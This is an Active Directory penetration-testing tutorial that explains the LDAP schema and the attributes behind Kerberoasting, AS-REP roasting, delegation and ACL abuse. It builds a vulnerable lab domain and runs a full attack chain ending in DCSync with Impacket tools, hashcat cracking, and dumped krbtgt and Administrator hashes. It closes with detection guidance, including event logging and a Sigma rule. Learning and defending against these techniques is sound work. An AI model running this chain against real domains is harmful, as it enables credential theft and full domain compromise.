LDAP and the Active Directory Schema: How the Directory Stores Everything You Will Attack
Objective: Understand how Active Directory physically stores its data – the schema engine, the naming model, the four naming contexts, and the exact attributes that power Kerberoasting, AS-REP roasting, delegation abuse, and ACL attack paths – so you can write precise LDAP queries from both sides of the fight and know exactly why BloodHound and PowerView return what they return.
Every Active Directory attack you will ever run resolves to one question: which attribute on which object holds the misconfiguration? Kerberoasting is servicePrincipalName. AS-REP roasting is a bit in userAccountControl. Delegation is msDS-AllowedToDelegateTo. ACL paths are nTSecurityDescriptor. Learn where the directory keeps these and how to ask for them, and the rest of the kill chain is mechanics. Skip it, and you are copy-pasting commands you cannot adapt when the lab fights back.
This is a long one. We build a deliberately broken corp.local domain, enumerate it the way an attacker actually does (recon before exploitation, every time), then walk a full chain from an unauthenticated TCP connection to DCSync. Then we flip and catch ourselves with Event 1644, 4662, and a Sigma rule that fires on what the domain controller really logs, not the OID string you typed.
1. Why the Schema Is the Attacker’s Blueprint
The schema is the set of definitions for every object that can exist in the directory, plus the rules that govern their structure and content. It is built from three things: classes, attributes, and syntaxes. Two rules make the whole machine self-describing:
- Every class in AD is itself an instance of the
classSchemaclass. - Every attribute is an instance of the
attributeSchemaclass.
So the schema describes itself in its own language. An administrator can extend it by adding new classes and attributes (Exchange and AD CS both do this heavily). A schema object can never be deleted, only made defunct by setting isDefunct to TRUE.
Why does an attacker care? Because the schema is the canonical list of what is queryable. When you see msDS-AllowedToActOnBehalfOfOtherIdentity in a tutorial, the schema is where that attribute is defined, where its access control GUID lives, and whether it replicates to the Global Catalog. Knowing the schema is knowing the menu. The exploitation chapters that follow are just ordering off it.
2. The Active Directory Naming Model
AD stores everything in the Directory Information Tree (DIT), a hierarchical namespace. Each entry is addressed by a Distinguished Name (DN) that traces the full path from the entry up to the root, written as attribute-value pairs separated by commas, most specific on the left:
CN=Jane Doe,OU=Sales,DC=corp,DC=local
The leftmost component (CN=Jane Doe) is the Relative Distinguished Name (RDN), unique within its parent container. Each component reading right to left moves you one level deeper: DC=local then DC=corp (the domain root), then the Sales organizational unit, then the user.

The forest is partitioned into Naming Contexts (NCs), also called partitions. Each NC is a separate replication and search boundary with its own base DN.
| NC | Default Base DN (corp.local) | Attack relevance |
|---|---|---|
| Domain NC | DC=corp,DC=local | Users, groups, computers, GPOs, most enumeration targets |
| Configuration NC | CN=Configuration,DC=corp,DC=local | Sites, services, AD CS PKI objects (ESC abuse) |
| Schema NC | CN=Schema,CN=Configuration,DC=corp,DC=local | All classSchema / attributeSchema definitions |
| DNS Zones | DC=DomainDNSZones,DC=corp,DC=local | DNS records, the target for ADIDNS poisoning |
When you set -b "DC=corp,DC=local" in ldapsearch, you are telling the DC which partition to search and where in the tree to start. Point the base at the wrong NC and your filter matches nothing. Most user/group/computer enumeration lives in the Domain NC. PKI and delegation-config recon lives in the Configuration NC. Schema introspection lives in the Schema NC.
3. The Schema NC in Depth: classSchema and attributeSchema
Each object class is defined by a classSchema object inside the Schema container. These are the fields that matter to an operator.
lDAPDisplayName | Purpose |
|---|---|
ldapDisplayName | How LDAP clients reference the class in search filters |
schemaIDGUID | GUID used in security descriptors / ACEs to control access to the class |
governsID | OID uniquely identifying the class, unique across all classes and attributes |
subClassOf | Parent class in the single-inheritance chain |
mustContain / systemMustContain | Mandatory attributes for instances of the class |
mayContain / systemMayContain | Optional attributes |
possSuperiors | Which container classes may hold this object |
auxiliaryClass / systemAuxiliaryClass | Auxiliary classes mixed in |
isDefunct | Marks the class inactive |
Every class except top derives from a parent. A user object is not one class but a chain plus an auxiliary:
top -> person -> organizationalPerson -> user (+ auxiliary: securityPrincipal)
That inheritance is why a user carries objectSid and sAMAccountName: the securityPrincipal auxiliary class contributes the security-principal attributes, while person and organizationalPerson contribute things like cn and displayName. Dump it live from the Schema NC:
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext `
  -LDAPFilter "(lDAPDisplayName=user)" `
  -Properties governsID, subClassOf, auxiliaryClass, mayContain, schemaIDGUID
governsID     : 1.2.840.113556.1.5.9
subClassOf    : organizationalPerson
auxiliaryClass: {securityPrincipal, mailRecipient}
mayContain    : {msDS-AllowedToDelegateTo, servicePrincipalName, userAccountControl,
                 scriptPath, homeDirectory, ...}
schemaIDGUID  : {134, 122, 150, 191, 232, 7, 208, 17, 161, 133, 0, 170, 0, 56, 73, 224}
DistinguishedName : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=local
Attributes are defined by attributeSchema objects. These fields decide how an attribute behaves and how you can target it.
lDAPDisplayName | Purpose |
|---|---|
attributeID | OID uniquely identifying the attribute |
ldapDisplayName | Name used in filters and PowerShell |
attributeSyntax / oMSyntax | Data type (string, integer, octet-string) |
isSingleValued | Single vs multi-valued |
searchFlags | Bitmask: indexing, ANR, confidentiality, Filtered Attribute Set |
schemaIDGUID | GUID for ACE-level attribute access control |
isMemberOfPartialAttributeSet | Whether it replicates to the Global Catalog |
systemOnly | Writable only by the directory service itself |
isDefunct | Marks the attribute inactive |
searchFlags is the one that bites both teams. It is a bitmask controlling indexing, Ambiguous Name Resolution (ANR), the Filtered Attribute Set (attributes never replicated to a Read-Only DC), and confidentiality. The confidentiality bit is bit 7 (decimal 128). An attribute marked confidential requires an explicit CONTROL_ACCESS (read property) right beyond normal read. Microsoft ships the bitwise-AND matching rule OID 1.2.840.113556.1.4.803, so you can find every confidential attribute in the forest with one filter:
ldapsearch -x -H ldap://192.168.56.10 -D "helpdesk@corp.local" -w 'Password1!' \
  -b "CN=Schema,CN=Configuration,DC=corp,DC=local" \
  "(&(objectClass=attributeSchema)(searchFlags:1.2.840.113556.1.4.803:=128))" \
  lDAPDisplayName
dn: CN=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=corp,DC=local
lDAPDisplayName: ms-Mcs-AdmPwd

dn: CN=ms-Mcs-AdmPwdExpirationTime,...
lDAPDisplayName: ms-Mcs-AdmPwdExpirationTime
If LAPS is deployed correctly, ms-Mcs-AdmPwd shows up here. If it does not, the LAPS password may be readable by accounts that should not see it. That single query is a defensive audit and an attacker shopping list at the same time.
4. RootDSE: The Unauthenticated Recon Entry Point
The RootDSE is defined in RFC 2251 (LDAPv3). It is not part of the AD namespace; it is a synthetic object each domain controller maintains separately, and crucially it answers without authentication. It is the directory’s info card. Bind anonymously, ask for the base object, and the DC tells you who it is.
ldapsearch -x -H ldap://192.168.56.10 -s base -b "" "(objectClass=*)" \
  defaultNamingContext configurationNamingContext schemaNamingContext \
  rootDomainNamingContext dnsHostName supportedLDAPVersion supportedSASLMechanisms
# extended LDIF
# base <> with scope baseObject
# filter: (objectClass=*)
#
dn:
defaultNamingContext: DC=corp,DC=local
configurationNamingContext: CN=Configuration,DC=corp,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=corp,DC=local
rootDomainNamingContext: DC=corp,DC=local
dnsHostName: DC01.corp.local
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
From one anonymous query you now have the domain DN to use as a base, the DC hostname, and the SASL mechanisms on offer. The same data, from a Windows host with no special privilege:
Get-ADRootDSE | Select-Object defaultNamingContext, schemaNamingContext,
  configurationNamingContext, dnsHostName, supportedLDAPVersion
defaultNamingContext       : DC=corp,DC=local
schemaNamingContext        : CN=Schema,CN=Configuration,DC=corp,DC=local
configurationNamingContext : CN=Configuration,DC=corp,DC=local
dnsHostName                : DC01.corp.local
supportedLDAPVersion       : {3, 2}
Treat RootDSE as the first thing you read against any DC and the first thing you should expect to see hit anonymously in your own logs.
5. LDAP Filter Syntax for Attackers and Defenders
An LDAP query has four parts: the base DN (where to start), the scope, the filter, and the attribute list. Scopes:
| Scope | Meaning |
|---|---|
base | The base object only (how you read RootDSE) |
one | One level directly below the base |
sub | The entire subtree below the base (default for enumeration) |
Filters follow RFC 4515 prefix notation: (attribute=value), combined with & (AND), | (OR), ! (NOT). The wildcard * matches presence or substrings: (servicePrincipalName=*) means “has any SPN.”
The pieces that separate a script kiddie from an operator are the bitwise matching rule OIDs. userAccountControl is a single integer holding many flags. To test one bit you cannot use =; you use a matching rule.
| OID | Semantics | How the DC logs it in Event 1644 |
|---|---|---|
1.2.840.113556.1.4.803 | Bitwise AND | userAccountControl&524288 |
1.2.840.113556.1.4.804 | Bitwise OR | userAccountControl\|... |
1.2.840.113556.1.4.1941 | LDAP_MATCHING_RULE_IN_CHAIN (recursive group membership) | :1.2.840.113556.1.4.1941:= |
Here is the detail that breaks most home-rolled detections. When Impacket or PowerView sends:
(userAccountControl:1.2.840.113556.1.4.803:=16777216)
the domain controller does not record the OID. It rewrites the query and logs it in Event 1644 as:
(userAccountControl&16777216)
The OID 1.2.840.113556.1.4.803 is replaced by the & operator. So a Sigma rule that greps for the OID string will never fire, because the OID never appears in the log. You must detect on userAccountControl&16777216, not on the matching-rule OID. We come back to this hard in section 10.
AD also caps results at 1,000 entries per query by default. Bigger result sets require paged searches (ldapsearch -E pr=1000/noprompt, or the .NET paging that PowerView and SharpHound do automatically).
6. Critical Attack Attributes Decoded
AD extends standard LDAP with Microsoft attributes (userAccountControl, sAMAccountName, msDS-PrincipalName, and many more) that the base LDAP spec never had. These are the ones you live and die by.
| Attribute | Class | Attack use |
|---|---|---|
userAccountControl | user, computer | Bitmask of account state and delegation flags |
sAMAccountName | user, computer | Pre-2000 logon name, used in Kerberos ticket requests |
servicePrincipalName | user, computer | Present on a user means Kerberoastable |
msDS-AllowedToDelegateTo | user, computer | Constrained delegation target SPNs |
msDS-AllowedToActOnBehalfOfOtherIdentity | user, computer | Resource-Based Constrained Delegation (RBCD) |
nTSecurityDescriptor | All | Raw DACL/SACL, read it to map ACL attack paths |
member / memberOf | group / user | Group membership chains |
adminCount | user, group | 1 means it was under SDProp, a fast privileged-account finder |
pwdLastSet | user | 0 means must change at next logon |
objectSid | security principals | SID for ACE comparison and SID-history abuse |
ms-Mcs-AdmPwd | computer | Legacy LAPS plaintext password |
msLAPS-Password | computer | Windows LAPS (2023+) encrypted password |
userAccountControl deserves its own table. Every flag below maps to a real attack decision.
| Hex | Decimal | Flag | Attack note |
|---|---|---|---|
0x0002 | 2 | ACCOUNTDISABLE | Skip these, no tickets |
0x0020 | 32 | PASSWD_NOTREQD | Password spray target |
0x0200 | 512 | NORMAL_ACCOUNT | Standard enabled user |
0x80000 | 524288 | TRUSTED_FOR_DELEGATION | Unconstrained delegation |
0x1000000 | 16777216 | TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION | S4U2Self / S4U2Proxy (protocol transition) |
0x400000 | 4194304 | DONT_REQ_PREAUTH | AS-REP roasting |
One gotcha worth an hour of confusion: LOCKOUT and PASSWORD_EXPIRED are not stored in the persisted userAccountControl. On 2003+ domains they live in the constructed attribute msDS-User-Account-Control-Computed, which the DC calculates on read. If you filter on userAccountControl for lockout state you will get nothing.
Why these matter at the protocol level:
servicePrincipalNameties a service to an account. When a client wants Kerberos access to that service, it asks the DC for a service ticket (TGS-REP) encrypted with the service account’s password-derived key. Because any authenticated user can request that ticket, and the key is just the account’s NT hash, a user with a weak password becomes an offline-crackable hash. That is Kerberoasting.DONT_REQ_PREAUTHdisables Kerberos pre-authentication. Normally the AS-REQ proves you know the password before the KDC replies. Without pre-auth, anyone can ask for an AS-REP for that account and receive a blob encrypted with the account’s key, crackable offline. That is AS-REP roasting.msDS-AllowedToDelegateToplus theTRUSTED_TO_AUTHENTICATE_FOR_DELEGATIONbit is constrained delegation with protocol transition. The service can use S4U2Self to mint a ticket to itself as any user, then S4U2Proxy to forward that to the listed target SPNs. If the target is a DC service, you can impersonate a Domain Admin to the DC.nTSecurityDescriptorholds the DACL. Each ACE grants a trustee SID a right (GenericAll, GenericWrite, WriteDacl, etc.) over the object. Reading these is how you map “helpdesk can write svc_web,” which BloodHound renders as an edge.
7. Building the Vulnerable Lab
Stand up a Windows Server 2022 Evaluation VM, give it 192.168.56.10, and promote it. Run everything below in an elevated PowerShell on the DC.
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "corp.local" -DomainNetbiosName "CORP" -InstallDns `
  -SafeModeAdministratorPassword (ConvertTo-SecureString "LabDSRM!2024" -AsPlainText -Force) -Force
After reboot, provision the broken accounts:
# Kerberoastable service account + constrained delegation to the DC
New-ADUser -Name "svc_web" -SamAccountName "svc_web" -UserPrincipalName "svc_web@corp.local" `
  -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
  -Enabled $true -PasswordNeverExpires $true
setspn -S HTTP/webserver.corp.local svc_web
Set-ADUser -Identity svc_web -Add @{'msDS-AllowedToDelegateTo'='cifs/DC01.corp.local'}
Set-ADAccountControl -Identity svc_web -TrustedToAuthForDelegation $true

# AS-REP roastable account (Kerberos pre-auth disabled)
New-ADUser -Name "svc_nopreauth" -SamAccountName "svc_nopreauth" `
  -UserPrincipalName "svc_nopreauth@corp.local" `
  -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) -Enabled $true
Set-ADAccountControl -Identity svc_nopreauth -DoesNotRequirePreAuth $true

# Low-priv foothold with GenericWrite over svc_web (the ACL edge)
New-ADUser -Name "helpdesk" -SamAccountName "helpdesk" `
  -UserPrincipalName "helpdesk@corp.local" `
  -AccountPassword (ConvertTo-SecureString "Password1!" -AsPlainText -Force) -Enabled $true
dsacls "CN=svc_web,CN=Users,DC=corp,DC=local" /G "CORP\helpdesk:GW"
You now have the classic chain in miniature: helpdesk (GenericWrite) -> svc_web (SPN + constrained delegation) -> DC01 -> Domain Admin. Recon will rebuild that map from the outside.
8. Hands-On Lab: Structured LDAP Enumeration
Enumeration first, exploitation second, every step. We are mapping the directory before touching Kerberos.
Step 1: Authenticated User Enumeration (T1087.002)
ldapsearch -x -H ldap://192.168.56.10 -D "helpdesk@corp.local" -w 'Password1!' \
  -b "DC=corp,DC=local" "(objectClass=user)" \
  sAMAccountName userAccountControl adminCount memberOf
dn: CN=Administrator,CN=Users,DC=corp,DC=local
sAMAccountName: Administrator
userAccountControl: 512
adminCount: 1
memberOf: CN=Domain Admins,CN=Users,DC=corp,DC=local

dn: CN=svc_web,CN=Users,DC=corp,DC=local
sAMAccountName: svc_web
userAccountControl: 16778240

dn: CN=svc_nopreauth,CN=Users,DC=corp,DC=local
sAMAccountName: svc_nopreauth
userAccountControl: 4194816

dn: CN=helpdesk,CN=Users,DC=corp,DC=local
sAMAccountName: helpdesk
userAccountControl: 512
Read the userAccountControl values. svc_web is 16778240 = 512 + 16777216 + 512… decode it: 0x1000200 = 0x1000000 (TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION) + 0x200 (NORMAL_ACCOUNT). svc_nopreauth is 4194816 = 0x400200 = 0x400000 (DONT_REQ_PREAUTH) + 0x200. The bitmask just handed you two attack candidates. The PowerView equivalent on a domain host:
Get-DomainUser -Properties sAMAccountName,userAccountControl,adminCount
samaccountname    : svc_nopreauth
useraccountcontrol : NORMAL_ACCOUNT, DONT_REQ_PREAUTH

samaccountname    : svc_web
useraccountcontrol : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
PowerView decodes the flags for you. Same data, friendlier output.
Step 2: AS-REP Roast Candidate Discovery (T1558.004)
Find accounts with DONT_REQ_PREAUTH using the bitwise-AND rule for 0x400000:
ldapsearch -x -H ldap://192.168.56.10 -D "helpdesk@corp.local" -w 'Password1!' \
  -b "DC=corp,DC=local" \
  "(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))" \
  sAMAccountName
dn: CN=svc_nopreauth,CN=Users,DC=corp,DC=local
sAMAccountName: svc_nopreauth
The enumeration found the opportunity. Now exploit it. Because pre-auth is off, the KDC will hand out an AS-REP encrypted with the account’s key to anyone who asks:
GetNPUsers.py corp.local/ -usersfile users.txt -format hashcat -outputfile asrep.txt -dc-ip 192.168.56.10
[*] Getting TGT for svc_nopreauth
$krb5asrep$23$svc_nopreauth@CORP.LOCAL:a8f9c1e7b3...$4d2c9f...e1a0
hashcat -m 18200 asrep.txt rockyou.txt
$krb5asrep$23$svc_nopreauth@CORP.LOCAL:a8f9...:Password123
Session..........: hashcat
Status...........: Cracked
Step 3: Kerberoastable SPN Discovery (T1558.003)
Find enabled user accounts that carry an SPN. The !...:=2 excludes disabled accounts (ACCOUNTDISABLE):
ldapsearch -x -H ldap://192.168.56.10 -D "helpdesk@corp.local" -w 'Password1!' \
  -b "DC=corp,DC=local" \
  "(&(objectClass=user)(servicePrincipalName=*)(!userAccountControl:1.2.840.113556.1.4.803:=2))" \
  sAMAccountName servicePrincipalName
dn: CN=svc_web,CN=Users,DC=corp,DC=local
sAMAccountName: svc_web
servicePrincipalName: HTTP/webserver.corp.local
That SPN is the green light. Request the TGS-REP, which is encrypted with svc_web‘s NT hash:
GetUserSPNs.py corp.local/helpdesk:'Password1!' -dc-ip 192.168.56.10 -request -outputfile kerb.txt
ServicePrincipalName        Name     MemberOf  PasswordLastSet
--------------------------  -------  --------  --------------------------
HTTP/webserver.corp.local   svc_web            2024-03-11 09:14:22

[*] Saved TGS hashes to kerb.txt
$krb5tgs$23$*svc_web$CORP.LOCAL$HTTP/webserver.corp.local*$9b2f...$f1e7...c4
hashcat -m 13100 kerb.txt rockyou.txt
$krb5tgs$23$*svc_web$CORP.LOCAL$...:Summer2024!
Status...........: Cracked
Step 4: Delegation Enumeration
Constrained delegation lives in msDS-AllowedToDelegateTo. Find it directly:
ldapsearch -x -H ldap://192.168.56.10 -D "helpdesk@corp.local" -w 'Password1!' \
  -b "DC=corp,DC=local" "(msDS-AllowedToDelegateTo=*)" \
  sAMAccountName msDS-AllowedToDelegateTo
dn: CN=svc_web,CN=Users,DC=corp,DC=local
sAMAccountName: svc_web
msDS-AllowedToDelegateTo: cifs/DC01.corp.local
For unconstrained delegation you would filter on the TRUSTED_FOR_DELEGATION bit (524288): (userAccountControl:1.2.840.113556.1.4.803:=524288). Our lab uses constrained delegation, and the cracked svc_web is exactly the account that holds it. The map is now complete: svc_web can delegate to cifs/DC01.corp.local and has the protocol-transition bit set, which means it can impersonate any user to that service.
Step 5: ACL Enumeration (T1222.001)
The DACL lives in nTSecurityDescriptor. PowerView resolves the ACEs into rights and trustees:
Get-DomainObjectAcl -Identity svc_web -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "WriteProperty|GenericWrite|GenericAll" }
ObjectDN              : CN=svc_web,CN=Users,DC=corp,DC=local
ActiveDirectoryRights : GenericWrite
ObjectAceType         : All
SecurityIdentifier    : S-1-5-21-1004336348-1177238915-682003330-1115
IdentityName          : CORP\helpdesk
There is the ACL edge: helpdesk has GenericWrite over svc_web. With GenericWrite on a user you can write servicePrincipalName (targeted Kerberoasting if it had none) or write msDS-KeyCredentialLink (shadow credentials). In our chain svc_web already had a crackable SPN, so the GenericWrite is the BloodHound-visible link that explains why a low-priv helpdesk account reaches a delegation-capable service.
BloodHound reads nTSecurityDescriptor efficiently using the SD Flags control, OID 1.2.840.113556.1.4.801, asking the DC to return only the DACL portion instead of the full security descriptor. That keeps collection fast and avoids needing SeSecurityPrivilege to read the SACL.

9. What BloodHound Is Actually Querying
SharpHound is not magic. It is a structured pile of LDAP queries against the schema attributes you just learned. Run it:
SharpHound.exe --CollectionMethods All --Domain corp.local --ZipFileName lab.zip
2024-03-11T10:02:14 INFO Resolved current domain to corp.local
2024-03-11T10:02:15 INFO Beginning LDAP search for corp.local
2024-03-11T10:02:31 INFO Status: 412 objects finished (+412)  Avg: 412/s
2024-03-11T10:02:33 INFO Enumeration finished, saved to lab.zip
Under the hood each edge maps to attributes:
| BloodHound edge | LDAP attribute(s) read |
|---|---|
GenericWrite, GenericAll, WriteDacl | nTSecurityDescriptor (via SD Flags control) |
MemberOf | member / memberOf |
AllowedToDelegate | msDS-AllowedToDelegateTo |
AllowedToAct (RBCD) | msDS-AllowedToActOnBehalfOfOtherIdentity |
HasSPN (Kerberoastable) | servicePrincipalName |
DontReqPreAuth | userAccountControl bit 4194304 |
Import lab.zip into BloodHound CE and run the shortest path:
MATCH p=shortestPath((n {name:"HELPDESK@CORP.LOCAL"})-[*1..]->(m {name:"DOMAIN ADMINS@CORP.LOCAL"})) RETURN p
HELPDESK@CORP.LOCAL --GenericWrite--> SVC_WEB@CORP.LOCAL
SVC_WEB@CORP.LOCAL  --AllowedToDelegate--> DC01.CORP.LOCAL
DC01.CORP.LOCAL     --member of--> DOMAIN CONTROLLERS / DCSync rights
The graph just drew the exact path we found by hand. Now finish it.
The Full Proof-of-Concept Chain
We already cracked svc_web to Summer2024!. It holds constrained delegation to cifs/DC01.corp.local with protocol transition. Use S4U to impersonate Administrator, and use the alternate-service trick to rewrite the ticket’s service from cifs to ldap so we can DCSync:
getST.py -spn cifs/DC01.corp.local -altservice ldap/DC01.corp.local \
  -impersonate Administrator corp.local/svc_web:'Summer2024!' -dc-ip 192.168.56.10
[*] Getting TGT for user
[*] Impersonating Administrator
[*]   Requesting S4U2self
[*]   Requesting S4U2Proxy
[*] Changing service from cifs/DC01.corp.local to ldap/DC01.corp.local
[*] Saving ticket in Administrator@ldap_DC01.corp.local@CORP.LOCAL.ccache
export KRB5CCNAME=Administrator@ldap_DC01.corp.local@CORP.LOCAL.ccache
secretsdump.py -k -no-pass -dc-ip 192.168.56.10 corp.local/Administrator@DC01.corp.local
[*] Using the DRSUAPI method to get NTDS.DIT secrets
corp.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7f1e4ff8c6a8e6b2d9f0...
corp.local\krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3a1bc9d7e5f02468ac13579b...
corp.local\svc_web:1115:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd8...
[*] Cleaning up...
Game over. The krbtgt hash means Golden Tickets; the Administrator hash means full domain compromise. Every step traced back to a schema attribute we enumerated before we attacked.
10. Detection: Seeing Your Own Queries from the Blue Side
Flip sides. Every query above is observable if you collect the right logs. Two truths shape the strategy. First, the OID-to-& rewrite from section 5 means detections must match what the DC logs, never the OID. Second, PowerShell ActiveDirectory module enumeration goes through ADWS on TCP 9389, and those LDAP queries run inside the DC against localhost – they never cross the wire, so network LDAP sensors miss them entirely.
| Event ID | Log | Trigger |
|---|---|---|
1644 | Directory Service | Expensive/inefficient LDAP search, or Field Engineering = 5. Not on by default |
4662 | Security | Object access, requires a SACL on the target object |
4768 / 4769 / 4771 | Security | Kerberos AS / TGS requests and failures (roasting) |
Sysmon 3 | Sysmon/Operational | Network connection, catches TCP 9389 ADWS sessions |
Turn on full 1644 capture by setting the Field Engineering diagnostic level, then reset it when done:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics\Field Engineering = 5
A captured AS-REP-roast scan lands in Event 1644 like this, note the rewritten operator:
Event ID: 1644
Source: NTDS General
Starting node: DC=corp,DC=local
Filter: (&(objectClass=user)(userAccountControl&4194304))
Search scope: subtree
User: CORP\helpdesk
4194304 is DONT_REQ_PREAUTH. There is no 1.2.840.113556.1.4.803 anywhere in that log line. Build your Sigma rule on the literal & form:
title: Active Directory Reconnaissance via Suspicious LDAP Filters
id: a3f1b6c2-9d44-4e21-b7aa-1f2e3c4d5e6f
status: experimental
logsource:
  product: windows
  service: ldap   # maps to Directory Service / Event 1644
detection:
  selection:
    SearchFilter|contains:
      - 'userAccountControl&524288'      # unconstrained delegation
      - 'userAccountControl&4194304'     # DONT_REQ_PREAUTH (AS-REP roast)
      - 'userAccountControl&16777216'    # protocol transition (S4U)
      - 'msDS-AllowedToDelegateTo=*'     # constrained delegation enum
      - 'servicePrincipalName=*'         # Kerberoast SPN enum
      - 'adminCount=1'                   # privileged account hunt
  condition: selection
level: high
tags:
  - attack.t1087.002
  - attack.t1069.002
  - attack.t1482
The canonical SigmaHQ rule win_ldap_recon (ID 31d68132-4038-47c7-8f8e-635a39a7c174) tags t1069.002, t1087.002, and t1482 and follows exactly this principle.
For the ACL reads and DCSync, lean on Event 4662, which fires only when the target object carries a SACL. Put auditing on krbtgt, the Domain Admins group, and AdminSDHolder, and a DCSync shows up as 4662 with the replication extended-right GUIDs (1131f6aa-... and 1131f6ad-...). Correlate 4662 with 1644 for the full picture.
On member machines, where Field Engineering does not exist, use the ETW channel Microsoft-Windows-LDAP-Client. It is the most reliable way to catch SharpHound running from a workstation:
wevtutil set-log "Microsoft-Windows-LDAP-Client/Debug" /enabled:true /quiet:true /retention:false /maxsize:100032
Import the resulting .etl into Event Viewer and look for Event ID 30, the client-side LDAP search records.
For ADWS, watch Sysmon Event ID 3 for inbound TCP 9389, then correlate the User field in Event 1644 with the connecting account. Because ADWS proxies queries as localhost, and modern servers prefer IPv6, you will typically see source ::1 in the 1644 entries that ADWS generated. A single 1644 is noisy; correlating ADWS Events 1138 + 1644 + 1166 + 1167 + 1139 by Operation ID yields high-fidelity detection of PowerShell-driven enumeration.

